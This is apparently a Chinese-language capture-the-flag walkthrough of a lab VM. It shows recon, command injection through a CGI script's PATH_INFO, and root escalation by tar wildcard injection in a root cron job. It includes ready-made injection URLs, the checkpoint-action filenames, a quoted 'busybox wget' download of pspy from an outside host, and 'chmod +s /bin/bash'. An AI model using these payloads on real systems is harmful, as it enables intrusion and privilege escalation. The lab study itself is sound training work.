

The_Lazy_Admin-Kyarihoshi

```
nmap -Pn -F 192.168.56.116
```

```
(nss@kali)-[~]  
$ nmap -Pn -F 192.168.56.116  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 22:54 -0400  
Nmap scan report for 192.168.56.116  
Host is up (0.0018s latency).  
Not shown: 94 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
110/tcp   open  pop3  
143/tcp   open  imap  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
```


```
gobuster dir -u http://192.168.56.116/cgi-bin/ -w  
/usr/share/wordlists/dirb/common.txt -x cgi,pl,sh,txt -q -t 5
```

```
(nss@kali)-[~]  
$ gobuster dir -u http://192.168.56.116/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x cgi,pl,sh,txt -q -t 5  
.hta (Status: 403) [Size: 279]  
.hta.txt (Status: 403) [Size: 279]  
.htaccess (Status: 403) [Size: 279]  
.hta.pl (Status: 403) [Size: 279]  
.hta.cgi (Status: 403) [Size: 279]  
.hta.sh (Status: 403) [Size: 279]  
.htaccess.txt (Status: 403) [Size: 279]  
.htaccess.pl (Status: 403) [Size: 279]  
.htpasswd (Status: 403) [Size: 279]  
.htaccess.cgi (Status: 403) [Size: 279]  
.htpasswd.sh (Status: 403) [Size: 279]  
.htpasswd.pl (Status: 403) [Size: 279]  
.htpasswd.cgi (Status: 403) [Size: 279]  
.htaccess.sh (Status: 403) [Size: 279]  
.htpasswd.txt (Status: 403) [Size: 279]  
test.cgi (Status: 200) [Size: 16]  
vuln.cgi (Status: 200) [Size: 12]
```


访问 vuln.cgi

PATH_INFO: ,说明它会处理路径后缀

确认会执行命令



拿到user



尝试提权



```
← ↻ ⚠ 不安全 192.168.56.116/cgi-bin/vuln.cgi/sudo%20-l

PATH_INFO: /sudo -l
Executing: sudo -l
Matching Defaults entries for www-data on Echo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on Echo:
    (111) NOPASSWD: ALL
    (111) NOPASSWD: /usr/bin/su - 111
```

看 111 的历史记录

```
← ↻ ⚠ 不安全 192.168.56.116/cgi-bin/vuln.cgi/sudo%20-u%20111%20cat%20/home/111/.bash_history

PATH_INFO: /sudo -u 111 cat /home/111/.bash_history
Executing: sudo -u 111 cat /home/111/.bash_history
cd ~
ls -al
cat .bash_history
clear
busybox wget http://192.168.43.37:8081/pspy64
ls
chmod +x pspy64
./pspy64
cd /var/www/html/
ls
cd cgi-bin/
crontab -l
cat /etc/crontab
ls -l /etc/cron.d/
cat /etc/crontab
cat /usr/local/bin/backup.sh
echo "chmod +s /bin/bash" > /var/www/html/shell.sh
chmod +x /var/www/html/shell.sh
cd /var/www/html/
touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
ls -l /bin/bash
ls
cat shell.sh
rm -rf shell.sh
ls
rm -rf --checkpoint=1
rm -rf '--checkpoint=1'
clear
ls
rm -rf ./'--checkpoint=1'
rm -rf ./'--checkpoint-action=exec=sh shell.sh'
ls
ls cgi-bin/
vim /etc/hosts
```

发现里面已经写了提权思路，核心是 tar wildcard 注入

确认 root 的定时任务和备份脚本

← ↻ ⚠ 不安全 192.168.56.116/cgi-bin/vuln.cgi/cat%20/etc/crontab

```
PATH_INFO: /cat /etc/crontab
Executing: cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan, feb, mar, apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /usr/local/bin/backup.sh
```

会看到:

```
* * * * * root /usr/local/bin/backup.sh
```

读一下脚本内容

← ↻ ⚠ 不安全 192.168.56.116/cgi-bin/vuln.cgi/cat%20/usr/local/bin/backup.sh

```
PATH_INFO: /cat /usr/local/bin/backup.sh
Executing: cat /usr/local/bin/backup.sh
#!/bin/bash
cd /var/www/html
tar -czf /tmp/backup.tar.gz *
```

这就是提权点



脚本内容是:

```
cd /var/www/html
tar -czf /tmp/backup.tar.gz *
```

问题出在最后这个 *。

在 shell 里，* 会先被展开成当前目录下的所有文件名，再把结果传给 tar。如果目录里存在这些文件：

```
--checkpoint=1
--checkpoint-action=exec=sh shell.sh
shell.sh
```

那么 shell 展开后，真正执行的效果接近于：

```
tar -czf /tmp/backup.tar.gz --checkpoint=1 --checkpoint-
action=exec=sh shell.sh cgi-bin index.html ...
```

注意，文件名是以 -- 开头的，tar 不会把它当普通文件，而会当成自己的命令行参数。

这两个参数的作用是：

- --checkpoint=1: 让 tar 很快触发 checkpoint
- --checkpoint-action=exec=sh shell.sh: 到 checkpoint 时执行 sh shell.sh


而这个 tar 是 root 的 cron 在跑，所以 shell.sh 也是以 root 身份执行。

我们写进去的 shell.sh 内容是：

```
cp /root/root.txt /var/www/html/root.txt
chmod 644 /var/www/html/root.txt
```

于是等 cron 下一次运行，root 就会帮我们把 /root/root.txt 复制到 Web 目录，最后直接访问：<http://192.168.56.116/root.txt>

先确定web目录是否可写



The screenshot shows a web browser window with the address bar displaying "192.168.56.116/cgi-bin/vuln.cgi/ls%20-la%20/var/www/html". The page content shows the output of the command "ls -la /var/www/html".

```
PATH_INFO: /ls -la /var/www/html
Executing: ls -la /var/www/html
total 24
-rw-r--r-- 1 www-data www-data 0 Apr 21 22:45 --checkpoint-action=exec=sh shell.sh
-rw-r--r-- 1 www-data www-data 0 Apr 21 22:43 --checkpoint=1
drwxrwxrwx 3 root root 4096 Apr 21 22:45 .
drwxr-xr-x 3 root root 4096 Apr 4 2025 ..
drwxr-xr-x 2 root root 4096 Apr 17 05:11 cgi-bin
-rw-r--r-- 1 root root 6 Apr 11 2025 index.html
-rw-r--r-- 1 www-data www-data 0 Apr 21 22:43 pwned.txt
-rw-r--r-- 1 root root 44 Apr 21 23:06 root.txt
-rwxr-xr-x 1 www-data www-data 74 Apr 21 22:45 shell.sh
```

然后就简单了

写一个脚本，让 root 的 cron 触发后把 /root/root.txt 复制到 Web 目录



```
http://192.168.56.116/cgi-bin/vuln.cgi/python3%20-  
c%20open(%22/var/www/html/shell.sh%22,%22w%22).write(%22cp%5Cx  
20/root/root.txt%5Cx20/var/www/html/root.txt%5Cnchmod%5Cx20644  
%5Cx20/var/www/html/root.txt%5Cn%22)
```

加上执行权限



```
http://192.168.56.116/cgi-  
bin/vuln.cgi/chmod%20%2Bx%20/var/www/html/shell.sh
```

放置 tar 注入文件
第一个文件



```
http://192.168.56.116/cgi-bin/vuln.cgi/touch%20--  
%20/var/www/html/--checkpoint%3D1
```

第二个文件



```
http://192.168.56.116/cgi-bin/vuln.cgi/python3%20-  
c%20open(%22/var/www/html/--checkpoint-  
action%3Dexec%3Dsh%5Cx20shell.sh%22,%22w%22).close()
```

等一分钟，让 root 的 cron 自动跑备份脚本
直接拿到root



不安全 192.168.56.116/root.txt

flag{root-8D931866E1B45A7A554EEAB7720A34BE}